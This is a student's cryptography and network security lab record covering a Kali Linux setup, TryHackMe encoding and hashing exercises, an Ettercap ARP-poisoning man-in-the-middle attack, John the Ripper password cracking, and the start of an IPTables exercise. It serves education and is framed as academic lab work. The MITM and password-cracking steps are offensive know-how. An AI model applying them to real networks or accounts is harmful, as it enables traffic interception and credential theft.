

RAJALAKSHMI ENGINEERING COLLEGE

RAJALAKSHMI NAGAR, THANDALAM – 602 105



CS23632

CRYPTOGRAPHY AND NETWORK SECURITY

LABORATORY

Name : Nithishkumar N

Year / Branch / Section : IV year

Register No. : 231701036

Semester : VII semester

BONAFIDE CERTIFICATE

This is to certify that NITHISHKUMAR N (231701036) has successfully completed the lab work for the subject CS23632 - Cryptography and network security under my supervision. The lab manual comprises various machine learning experiments and implementations carried out using relevant tools and programming techniques as prescribed in the curriculum.

Vijayakumar R
Asst Professor
Department of
Computer Science and Design
Rajalakshmi Engineering College

Submitted to Project and Viva Voce Examination for the subject CS23632 - Cryptography and network security held on _____.

Internal Examiner

External Examiner

EXPERIMENT – 1

Name:Nithishkumar

Roll.no:231701036

Installation and Configuration of Kali Linux in Oracle VirtualBox

Aim

To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- System Requirements:
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction:

Kali Linux is a Debian-based Linux distribution developed for penetration testing, digital forensics, and cybersecurity analysis.

Installing Kali Linux inside Oracle VirtualBox provides a safe and isolated environment to practice security experiments without affecting the host system.

VirtualBox is an open-source virtualization tool that allows running multiple operating systems simultaneously on a single physical machine.

Procedure

Step 1: Enable Virtualization

1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

Step 2: Install Oracle VirtualBox

1. Download Oracle VirtualBox from the official website.
2. Run the installer and follow default installation steps.
3. Complete the installation and restart the system if required.

Step 3: Download Kali Linux

1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

Step 4: Create a New Virtual Machine

1. Open Oracle VirtualBox.
2. Click New.
3. Enter:
 - Name: Kali Linux
 - Type: Linux
 - Version: Debian (64-bit)
4. Click Next.

Step 5: Allocate Memory and CPU

- Memory Size: 2048 MB or higher
- Processor: 2 CPUs
- Click Next.

Step 6: Create Virtual Hard Disk

1. Select Create a virtual hard disk now.
2. Choose VDI (VirtualBox Disk Image).
3. Select Dynamically allocated.
4. Set disk size to 30 GB.
5. Click Create.


Step 7: Attach Kali Linux ISO

1. Select the created VM → Settings.
2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.

Step 8: Install Kali Linux

1. Start the virtual machine.
2. Select Graphical Install.
3. Choose:
 - Language
 - Location
 - Keyboard layout
4. Configure network automatically.
5. Set:
 - Username
 - Password
6. Choose:
 - Guided – Use entire disk
 - All files in one partition
7. Confirm disk changes and continue installation.
8. After completion, reboot the system.

Output:



Result

Kali Linux was successfully installed and configured in Oracle VirtualBox. The virtual machine is ready for performing network security and ethical hacking experiments.

Name:Nithishkumar
Roll:231701036

EXPERIMENT – 2

Encryption – Crypto 101 using TryHackMe Platform

Note: Output is attached as screenshot at output section in this document

Aim

To understand the fundamentals of **cryptography** by performing hands-on exercises in the **Crypto 101** room on the **TryHackMe** platform, including basic encryption, encoding, hashing, and cryptographic concepts.

Tools / Platform Required

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

Theory (Brief)

Cryptography is the practice of securing information by converting plain text into unreadable format (cipher text) using encryption techniques.

Crypto 101 introduces basic concepts such as:

- Encoding vs Encryption
- Symmetric and Asymmetric encryption
- Hashing
- Common ciphers (Caesar, Base64, etc.)

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Crypto 101 Room

1. In the search bar, type **Crypto 101**
2. Click on the room named **Crypto 101**
3. Click **Join Room**

Step 3: Start the Machine (if required)

1. Click **Start Machine / Start AttackBox**
2. Wait for the virtual environment to load.

Step 4: Perform Cryptography Tasks

Complete the tasks provided in the room, such as:

4.1 Encoding & Decoding

(a) Base64 Encoding / Decoding

Purpose:

Base64 is an **encoding technique** used to represent binary data in readable ASCII format.

How to Solve

To Decode Base64

1. Copy the given Base64 string from the question.

2. Open the TryHackMe terminal.
3. Use the command:

```
echo "Q3J5cHRvZ3JhcGh5" | base64 -d
```

4. The output will be the decoded plain text.
5. Enter the decoded text into the answer box.

To Encode Base64

```
echo "cryptography" | base64
```

Expected Output Example: Cryptography

(b) Hexadecimal Conversion

Purpose:

Hexadecimal is a base-16 encoding system commonly used in computing.

How to Solve

Hex to Text

```
echo 48656c6c6f | xxd -r -p
```

Text to Hex

```
echo "Hello" | xxd -p
```

Expected Output: Hello

4.2 Classical Ciphers

(a) Caesar Cipher

Purpose:

Caesar cipher shifts letters by a fixed number.

How to Solve

1. Identify the shift value (given or by trial).
2. Use online Caesar decoder or terminal tool.

Using terminal

```
echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
```

(Shift = 3)

Expected Output: HELLO

(b) Shift-Based Encryption

Purpose:

Similar to Caesar cipher but may use different shift values.

How to Solve

1. Try different shift values until meaningful text appears.
2. Online tools can be used if allowed.

Example:

- Shift 1 → incorrect
- Shift 3 → readable text → correct answer

4.3 Hashing

(a) Understanding Hash Algorithms

Hash Type	Length
MD5	32 characters
SHA-1	40 characters
SHA-256	64 characters

(b) Identifying Hashes

How to Solve

1. Count the number of characters in the given hash.
2. Match it with the table above.

Example:

5d41402abc4b2a76b9719d911017c592

→ 32 characters → MD5

Generating Hashes

```
echo -n "hello" | md5sum
```

```
echo -n "hello" | sha1sum
```

```
echo -n "hello" | sha256sum
```

4.4 Encryption Concepts

(a) Encryption vs Hashing

Encryption

Reversible

Hashing

Irreversible

Uses keys

No keys

Used for secure communication

Used for password storage

(b) Symmetric vs Asymmetric Encryption

Symmetric

One key

Fast

Example: AES

Asymmetric

Two keys


Slower

Example: RSA

Step 5: Verify Completion

1. Ensure all tasks are marked **Completed**
2. Observe the success message at the end of the room

Output



```
Applications Places System > Mon Aug 10, 15:58 AttackBox IP
root@ip-10-48-191-20: ~
File Edit View Search Terminal Help
root@ip-10-48-191-20:~# echo "Q3J5cHRvZ3JhcGh5" | base64 -d
Cryptographyroot@ip-10-48-191-20:~#
root@ip-10-48-191-20:~# echo "cryptography" | base64
Y3J5cHRvZ3JhcGh5Cg==
root@ip-10-48-191-20:~#
root@ip-10-48-191-20:~# echo 48656c6c6f | xxd -r -p
Helloroot@ip-10-48-191-20:~#
root@ip-10-48-191-20:~# echo "Hello" | xxd -p
48656c6c6f0a
root@ip-10-48-191-20:~#
root@ip-10-48-191-20:~# echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
HELLO
root@ip-10-48-191-20:~# echo -n "hello" | sha1sum
aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d -
root@ip-10-48-191-20:~#
root@ip-10-48-191-20:~# echo -n "hello" | sha256sum
2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824 -
root@ip-10-48-191-20:~#
```

Result

Thus, the **Crypto 101** experiment was successfully completed on the **TryHackMe** platform.

The experiment helped in understanding **basic cryptographic concepts**, encryption techniques, encoding methods, and hashing algorithms through hands-on practice.

EXPERIMENT – 3

Name:Nithishkumar

Roll.no:231701036

Performing Man-in-the-Middle (MITM) Attacks Using Ettercap in Kali Linux

Aim

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** Ettercap
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and possibly alters communication between two parties without their knowledge. Ettercap is a powerful open-source network security tool used for MITM attacks, traffic interception, and protocol analysis.

Using Kali Linux within Oracle VirtualBox provides a controlled and isolated environment to study MITM attacks ethically without affecting real-world systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.
2. Check IP address using:
3. ifconfig

Step 3: Launch Ettercap

1. Open Terminal in Kali Linux.
2. Start Ettercap with graphical interface:

3. ettercap -G

Step 4: Select Network Interface

1. In Ettercap GUI, click **Sniff** → **Unified Sniffing**.
2. Select the active network interface (e.g., eth0 or wlan0).
3. Click **OK**.

Step 5: Scan for Hosts

1. Click **Hosts** → **Scan for Hosts**.
2. After scanning, select **Hosts** → **Hosts List**.
3. Identify the **target system** and **gateway**.

Step 6: Configure MITM Attack

1. Add the target system as **Target 1**.
2. Add the gateway/router as **Target 2**.
3. Click **MITM** → **ARP Poisoning**.
4. Enable **Sniff remote connections**.
5. Click **OK**.


Step 7: Start Sniffing

1. Click **Start** → **Start Sniffing**.
2. Observe intercepted traffic in real time.


Output

- Network traffic between the target system and gateway is intercepted.
- Credentials, packets, and communication details are visible through Ettercap.


Ettercap — Hosts List:




Ettercap — Unified Sniffing:



Target 1 and Target 2:



MITM → ARP Poisoning:



Ettercap — Sniffing / Connections:

Applications ▾ Places ▾ Ettercap ▾ Mon 03:31 ●
ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List × Connections ×

Host filter: Protocol filter: ☒ TCP ☒ UDP ☒ Other Connection state filter: ☒ Active ☒ Idle ☒ Closing ☒ Closed ☒ Killed

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
192.168.0.4	56494	-	192.168.0.255	14440	UDP	idle	6642	0
192.168.0.52	57621	-	192.168.0.255	57621	UDP	idle	616	0
fe80::4270:9ff:fe7a:6497	0	-	ff02::1	0		killed	0	0
fe80::4270:9ff:fe7a:6497	0	-	2606:6000:66e3:f500:941d:dbea:4674:b9ed	0		idle	0	0
192.168.0.6	68	-	255.255.255.255	67	UDP	idle	1200	0
192.168.0.6	137	-	192.168.0.255	137	UDP	idle	900	0
192.168.0.56	17500	-	255.255.255.255	17500	UDP	idle	1876	0
192.168.0.56	17500	-	192.168.0.255	17500	UDP	idle	1876	0
192.168.0.14	5353	-	224.0.0.251	5353	UDP	idle	1220	0
fe80::1c39:8770:4320:4282	0	-	ff02::16	0		idle	0	0
192.168.0.48	137	-	192.168.0.255	137	UDP	idle	1876	0

View Details Kill Connection

Result

The MITM attack was successfully performed using Ettercap in Kali Linux. The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

Reference

<https://www.youtube.com/watch?v=GD2iWTn9HwU>

⚠ Note (Very Important for Records & Viva)

This experiment is performed **strictly for academic and ethical learning purposes** within a controlled lab environment.

EXPERIMENT – 4

Name:Nithishkumar

Roll.no:231701036

Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux

Aim

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** John the Ripper
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Password hashes are commonly used to store user credentials securely. However, weak passwords and outdated hashing techniques can be exploited using password-cracking tools. John the Ripper is a popular open-source password auditing and cracking tool used to identify weak passwords by performing dictionary, brute-force, and hybrid attacks. Using Kali Linux in a virtualized environment allows safe and ethical experimentation without affecting real systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Click on **Terminal** from the Kali Linux menu.
2. Ensure John the Ripper is installed:
3. `john --version`

Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt).
2. Store the hash inside the file:

3. nano hash.txt
4. Save and exit the file.

Step 4: Run John the Ripper

1. Execute the John the Ripper command:
2. john hash.txt
3. The tool starts cracking the hash using default wordlists.

Step 5: View Cracked Passwords

1. To display cracked passwords:
2. john --show hash.txt

Output

John version / installation check:

```
Version: 1.9.0-jumbo-1-bleeding-7e942ec 2019-04-13 14:17:12 +0200
Build: linux-gnu 64-bit x86_64 SSE2 AC OMP
SIMD: SSE2, interleaving: MD4:3 MD5:3 SHA1:1 SHA256:1 SHA512:1
Deploy: sandbox ready
System-wide exec: /snap/john-the-ripper/current/run
System-wide home: /snap/john-the-ripper/current/run
Private home: ~/.john
OMP fallback binary: john-sse2-non-omp
$JOHN is /snap/john-the-ripper/current/run/
Format interface version: 14
Max. number of reported tunable costs: 4
Rec file version: REC4
Charset file version: CHR3
CHARSET_MIN: 1 (0x01)
CHARSET_MAX: 255 (0xff)
CHARSET_LENGTH: 24
SALT_HASH_SIZE: 1048576
SINGLE_IDX_MAX: 32768
SINGLE_BUF_MAX: 4294967295
Effective limit: Max. KPC 32768
Max. Markov mode level: 400
Max. Markov mode password length: 30
gcc version: 5.4.0
GNU libc version: 2.23 (loaded: 2.23)
Crypto library: OpenSSL
OpenSSL library version: 01000207f
OpenSSL 1.0.2g 1 Mar 2016
GMP library version: 6.1.0
Regex library version: 1.4 (loaded: 1.4.0)
File locking: fcntl()
fseek(): fseek
ftell(): ftell
fopen(): fopen
memmem(): System's
```

Hash file:

```
kali:~$ cat lin.txt
kali:$y$j9T$AB7f3W0FqXBj299UsTE0R0$ntPaA0tAgP55AQiBTCSr5R9zxN3E6RF0fBOHhFWXzf5:1000:100
0:Kali,,,:/home/kali:/usr/bin/zsh
user1:$y$j9T$ntKL6I5jJ/LpNG5lmoQiF0$z.mXeK/YlKOr2ix241svrWQJHwsgAzBK.ensb0qyZB:1001:10
01::/home/user1:/bin/sh
user2:$y$j9T$yDFGTveLytT0KtZeJNN7s/$I0eRMLYKDF4KSc2BGC/yAGAJukGoadwEjhXg0sbNkq/:1002:10
02::/home/user2:/bin/sh
user3:$y$j9T$71AzvEcwkG1h3LxCncPxi0$1rcMFwgCSYXrQXl6EEil0zuQv5KT.VtKV/xJCLPaQyB:1003:10
03::/home/user3:/bin/sh

(kali@kali)~$ john --format=crypt --wordlist=rockyou lin.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]
) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (user2)
password123 (user1)
Password (user3)
```

John cracking the hash:

```
$ john --incremental --format=raw-sha256 inc.txt
Using default input encoding: UTF-8
Loaded 20 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password
password
admin01
admin05
admin04
admin03
admin02
password1
password2
password3
password7 (daniel1984)
```

john --show hash.txt

Result

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux. The experiment highlights the importance of using strong passwords and secure hashing algorithms.

Reference

<https://www.kali.org/tools/john/>

 **Note**

This experiment is conducted **only for educational and ethical purposes** in a controlled laboratory environment.

EXPERIMENT – 5

Name:Nithishkumar

Roll.no:231701036

Performing Various Configurations of IPTables Firewall in Kali Linux

Aim

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Firewall Tool:** IPTables
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

IPTables is a powerful firewall utility in Linux used to configure rules for filtering incoming and outgoing network traffic. It operates by defining rules based on IP addresses, ports, and protocols. Configuring IPTables helps protect systems from unauthorized access, network attacks, and malicious traffic. Kali Linux provides built-in support for IPTables, making it suitable for learning firewall configurations in a controlled environment.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal and Check IPTables

1. Open **Terminal** in Kali Linux.
2. Check IPTables version:
3. iptables --version

Step 3: View Existing Firewall Rules

